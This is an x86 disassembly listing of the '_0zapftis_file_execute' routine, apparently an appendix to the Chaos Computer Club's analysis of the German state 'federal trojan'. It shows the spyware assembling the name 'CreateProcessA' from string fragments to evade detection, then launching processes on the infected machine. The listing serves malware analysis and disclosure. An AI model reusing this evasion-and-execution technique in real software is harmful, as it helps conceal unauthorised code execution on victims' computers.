rep stosd
mov al, [esp+0E4h+arg_C]
mov [esp+0E4h+var_50], 44h
mov cl, al
mov [esp+0E4h+var_24], 1
neg cl
sbb ecx, ecx
and ecx, 0FFFFFFFBh
add ecx, 5
test al, al
mov [esp+0E4h+var_20], cx
jz short loc_10003C02

mov eax, 1388h
mov [esp+0E4h+var_24], 85h
mov [esp+0E4h+var_40], eax
mov [esp+0E4h+var_3C], eax
```

```
loc_10003C02:
; CODE XREF: _0zapftis_file_execute+62j
mov edx, [esp+0E4h+arg_14]
mov ecx, 0Fh
xor eax, eax
lea edi, [esp+0E4h+var_9C]
rep stosd
mov cl, [esp+0E4h+var_D1]
mov eax, [esp+0E4h+arg_4]
mov [esp+0E4h+var_CC], cl
push 0
lea ecx, [esp+0E8h+var_CC]
mov [esp+0E8h+var_94], edx
mov [esp+0E8h+var_9C], 3Ch
mov [esp+0E8h+var_98], 40h
mov [esp+0E8h+var_90], offset
aOpen ; „open“
mov [esp+0E8h+var_8C], eax
mov [esp+0E8h+var_80], 5
call
?_Tidy@$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)
```

```
A „Crea“ mov edi, offset aCrea ;
or ecx, 0FFFFFFFh
xor eax, eax
push 1
repne scasd
```



```

not     ecx
dec     ecx
mov     ebp, ecx
lea     ecx, [esp+0E8h+var_CC]
push   ebp
call   sub_10001790

test   al, al
jz     short loc_10003C9C

mov     edi, [esp+0E4h+lpProcName]
mov     ecx, ebp
mov     edx, ecx
mov     esi, offset aCrea
; „Crea“
shr     ecx, 2
rep movsd
mov     ecx, edx
push   ebp
and     ecx, 3
rep movsb
lea     ecx, [esp+0E8h+var_CC]
call

?_Eos@$basic_string@DU?$char_traits@D@std@
@V?$allocator@D@2@@std@AAEX_N@Z ;
std::basic_string<char,std::char_traits<ch
r>,std::allocator<char>>::_Eos(uint)

loc_10003C9C:
; CODE XREF: _0zapftis_file_execute+F7j
mov     al, [esp+0E4h+arg_10]
mov     [esp+0E4h+var_4], 0
test   al, al
jz     short loc_10003D16

push   offset aShell32_dll ;
„shell32.dll“
call   ds:LoadLibraryA

mov     esi, eax
push   offset aShellexecuteex ;
„ShellExecuteEx“
push   esi
; hModule
call   ds:GetProcAddress

test   eax, eax
setnz  bl
test   bl, bl
jz     short loc_10003CE0

lea     ecx, [esp+0E4h+var_9C]
push   ecx
call

test   eax, eax
setnz  bl

loc_10003CE0:
; CODE XREF: _0zapftis_file_execute+152j
push   esi
; hLibModule
call   ds:FreeLibrary

test   bl, bl
jnz   short loc_10003D06

push   1
lea     ecx, [esp+0E8h+var_CC]
mov     [esp+0E8h+var_4],
0FFFFFFFh
call
?_Tidy@$basic_string@DU?$char_traits@D@st
@@V?$allocator@D@2@@std@AAEX_N@Z ;
std::basic_string<char,std::char_traits<ch
r>,std::allocator<char>>::_Tidy(bool)

jmp     loc_10003F75

; -----
loc_10003D06:
; CODE XREF: _0zapftis_file_execute+169j
mov     edx, [esp+0E4h+var_64]
mov     [esp+0E4h+hProcess], edx
jmp     loc_10003EAF

; -----
loc_10003D16:
; CODE XREF: _0zapftis_file_execute+130j
mov     al, [esp+0E4h+var_D1]
push   0
lea     ecx, [esp+0E8h+Msg]
mov     [esp+0E8h+Msg], al
call
?_Tidy@$basic_string@DU?$char_traits@D@st
@@V?$allocator@D@2@@std@AAEX_N@Z ;
std::basic_string<char,std::char_traits<ch
r>,std::allocator<char>>::_Tidy(bool)

mov     edi, offset aTeproc
; „teProc“
or     ecx, 0FFFFFFFh
xor     eax, eax
push   1
repne scasb
not     ecx
dec     ecx
mov     ebp, ecx
lea     ecx, [esp+0E8h+Msg]
push   ebp
call   sub_10001790

test   al, al
jz     short loc_10003D6D

mov     edi, [esp+0E4h+var_B8]
mov     ecx, ebp
mov     edx, ecx

```

```

    mov     esi, offset aTeproc        ;
„teProc“
    shr     ecx, 2
    rep movsd
    mov     ecx, edx
    push   ebp
    and     ecx, 3
    rep movsb
    lea    ecx, [esp+0E8h+Msg]
    call

?_Eos@$basic_string@DU?$char_traits@D@std@
@V?$allocator@D@2@@std@@AAEXI@Z ;
std::basic_string<char, std::char_traits<cha
r>, std::allocator<char>>::_Eos(uint)

loc_10003D6D:
; CODE XREF: _0zapftis_file_execute+1C8j
    mov     eax, ds:dword_1003D300
    lea    ecx, [esp+0E4h+Msg]
    push   eax
    push   0
    push   ecx
    lea    ecx, [esp+0F0h+var_CC]
    mov     byte ptr [esp+0F0h+var_4], 1
    call

?append@$basic_string@DU?$char_traits@D@std
@V?$allocator@D@2@@std@@QAEAAV12@ABV12@II
@Z ;
std::basic_string<char, std::char_traits<cha
r>, std::allocator<char>>::append(std::basic
_string<char, std::char_traits<char>, std::al
locator<char>> const &, uint, uint)

    push   1
    lea    ecx, [esp+0E8h+Msg]
    mov     byte ptr [esp+0E8h+var_4], 0
    call

?_Tidy@$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char, std::char_traits<cha
r>, std::allocator<char>>::_Tidy(bool)

    push   offset aKernel32        ;
„Kernel32“
    call   ds:GetModuleHandleA

    mov     dl, [esp+0E4h+var_D1]
    push   0
    lea    ecx, [esp+0E8h+Msg]
    mov     ebx, eax
    mov     [esp+0E8h+Msg], dl
    call

?_Tidy@$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char, std::char_traits<cha
r>, std::allocator<char>>::_Tidy(bool)

C    mov     edi, offset aEssa        ;
„essa“
    or     ecx, 0FFFFFFFh

```

```

    xor     eax, eax
    push   1
    repne scasb
    not    ecx
    dec    ecx
    mov     ebp, ecx
    lea    ecx, [esp+0E8h+Msg]
    push   ebp
    call   sub_10001790

    test   al, al
    jz     short loc_10003E02

    mov     edi, [esp+0E4h+var_B8]
    mov     ecx, ebp
    mov     eax, ecx
    mov     esi, offset aEssa        ;
„essa“
    shr     ecx, 2
    rep movsd
    mov     ecx, eax
    push   ebp
    and     ecx, 3
    rep movsb
    lea    ecx, [esp+0E8h+Msg]
    call

?_Eos@$basic_string@DU?$char_traits@D@std@
@V?$allocator@D@2@@std@@AAEXI@Z ;
std::basic_string<char, std::char_traits<cha
r>, std::allocator<char>>::_Eos(uint)

loc_10003E02:
; CODE XREF: _0zapftis_file_execute+25Dj
    mov     ecx, ds:dword_1003D300
    lea    edx, [esp+0E4h+Msg]
    push   ecx
    push   0
    push   edx
    lea    ecx, [esp+0F0h+var_CC]    ;
„CreateProcessA“
    mov     byte ptr [esp+0F0h+var_4], 2
    call

?append@$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@QAEAAV12@ABV12@II
@Z ; CreateProcessA wird zusammengebaut

    mov     eax, [esp+0E4h+var_B8]
    mov     byte ptr [esp+0E4h+var_4], 0
    test   eax, eax
    jz     short loc_10003E4E

    lea    ecx, [eax-1]
    mov     al, [eax-1]
    test   al, al
    jz     short loc_10003E45

    cmp    al, 0FFh
    jz     short loc_10003E45

    dec    al

```



```

    mov     [ecx], al
    jmp     short loc_10003E4E

; -----
loc_10003E45:
CODE XREF: _0zapftis_file_execute+2B9j
;
_0zapftis_file_execute+2BDj
    push   ecx
    call   __0zapf_destruct_object

    add    esp, 4

loc_10003E4E:
CODE XREF: _0zapftis_file_execute+2AFj
;
_0zapftis_file_execute+2C3j
    mov    eax, [esp+0E4h+lpProcName]
    test   eax, eax
    jnz    short loc_10003E5B

    mov    eax, offset byte_1003D2F4

loc_10003E5B:
CODE XREF: _0zapftis_file_execute+2D4j
;
    push   eax
;
lpProcName
    push   ebx
;
hModule
E    call   ds:GetProcAddress

    test   eax, eax
    jz     loc_10003F51

F    lea   ecx, [esp+0E4h+var_60]
    lea   edx, [esp+0E4h+var_50]
    push   ecx
;
lpProcessInformation
    mov    ecx, [esp+0E8h+arg_4]
    push   edx
;
lpStartupInfo
    mov    edx, [esp+0ECh+arg_0]
    push   0
;
lpCurrentDirectory
    push   0
;
lpEnvironment
    push   4000000h
;
dwCreationFlags
    push   0
;
bInheritHandles
    push   0
;
lpThreadAttributes
    push   0
;
lpProcessAttributes
    push   ecx
;
CmdLine
    push   edx
;
AppName

```

```

G    call   eax
; CreateProcessA()

    test   eax, eax
    jz     loc_10003F51

    mov    eax, [esp+0E4h+var_60]
    mov    [esp+0E4h+hProcess], eax

loc_10003EAF:
; CODE XREF:
_0zapftis_file_execute+191j
    mov    al, [esp+0E4h+arg_8]
    test   al, al
    jz     short loc_10003F27

    mov    ebp, ds:Sleep
    mov    esi, ds:PeekMessageA
    mov    edi, ds:TranslateMessage
    mov    ebx, ds:DispatchMessageA

loc_10003ED2:
; CODE XREF:
_0zapftis_file_execute+3A5j
    push   3E8h
; dwMilliseconds
    call   ebp ; Sleep

    push   1
; wRemoveMsg
    push   0
; wParamFilterMax
    push   0
; wParamFilterMin
    lea   ecx, [esp+0F0h+Msg]
    push   0
; hWnd
    push   ecx
; lpMsg
    call   esi ; PeekMessageA

    test   eax, eax
    jz     short loc_10003F0D

loc_10003EEC:
; CODE XREF:
_0zapftis_file_execute+38Bj
    lea   edx, [esp+0E4h+Msg]
    push   edx
; lpMsg
    call   edi ; TranslateMessage

    lea   eax, [esp+0E4h+Msg]
    push   eax
; lpMsg
    call   ebx ; DispatchMessageA

```



```

    push    1
; wRemoveMsg
    push    0
; wParamFilterMax
    push    0
; wParamFilterMin
    lea    ecx, [esp+0F0h+Msg]
    push    0
; hWnd
    push    ecx
; lParamMsg
    call   esi ; PeekMessageA

    test   eax, eax
    jnz   short loc_10003EEC

```

```

loc_10003F0D:
; CODE XREF: _0zapftis_file_execute+36Aj
    mov    eax, [esp+0E4h+hProcess]
    lea    edx, [esp+0E4h+ExitCode]
    push   edx
; lpExitCode
    push   eax
; hProcess
    call   ds:GetExitCodeProcess

    cmp    dword ptr
[esp+0E4h+ExitCode], 103h
    jz    short loc_10003ED2

```

```

loc_10003F27:
; CODE XREF: _0zapftis_file_execute+338j
    mov    ecx, [esp+0E4h+lpProcName]
    test   ecx, ecx
    jz    short loc_10003F4D

    mov    al, [ecx-1]
    test   al, al
    jz    short loc_10003F43

    cmp    al, 0FFh
    jz    short loc_10003F43

    dec    al
    mov    [ecx-1], al
    mov    al, 1
    jmp   short loc_10003F77

```

```

; -----
loc_10003F43:
; CODE XREF: _0zapftis_file_execute+3B4j

; _0zapftis_file_execute+3B8j
    dec    ecx
    push   ecx
    call   __0zapf_destruct_object

    add    esp, 4

```

```

loc_10003F4D:
; CODE XREF: _0zapftis_file_execute+3ADj
    mov    al, 1
    jmp   short loc_10003F77

```

```

; -----
loc_10003F51:
; CODE XREF: _0zapftis_file_execute+2E5j

; _0zapftis_file_execute+31Ej
    mov    ecx, [esp+0E4h+lpProcName]
    test   ecx, ecx
    jz    short loc_10003F75

    mov    al, [ecx-1]
    test   al, al
    jz    short loc_10003F6B

    cmp    al, 0FFh
    jz    short loc_10003F6B

    dec    al
    mov    [ecx-1], al
    jmp   short loc_10003F75

```

```

; -----
loc_10003F6B:
; CODE XREF: _0zapftis_file_execute+3DEj

; _0zapftis_file_execute+3E2j
    dec    ecx
    push   ecx
    call   __0zapf_destruct_object

    add    esp, 4

```

```

loc_10003F75:
; CODE XREF: _0zapftis_file_execute+181j

; _0zapftis_file_execute+3D7j ...
    xor    al, al

```

```

loc_10003F77:
; CODE XREF: _0zapftis_file_execute+3C1j

; _0zapftis_file_execute+3CFj
    mov    ecx, [esp+0E4h+var_C]
    pop    edi
    pop    esi
    pop    ebp
    pop    ebx
    mov    large fs:0, ecx
    add    esp, 0D4h
    retn

```

```

_0zapftis_file_execute endp

```

# Appendix 19

## CCC Federal Trojan Aram Bartholl

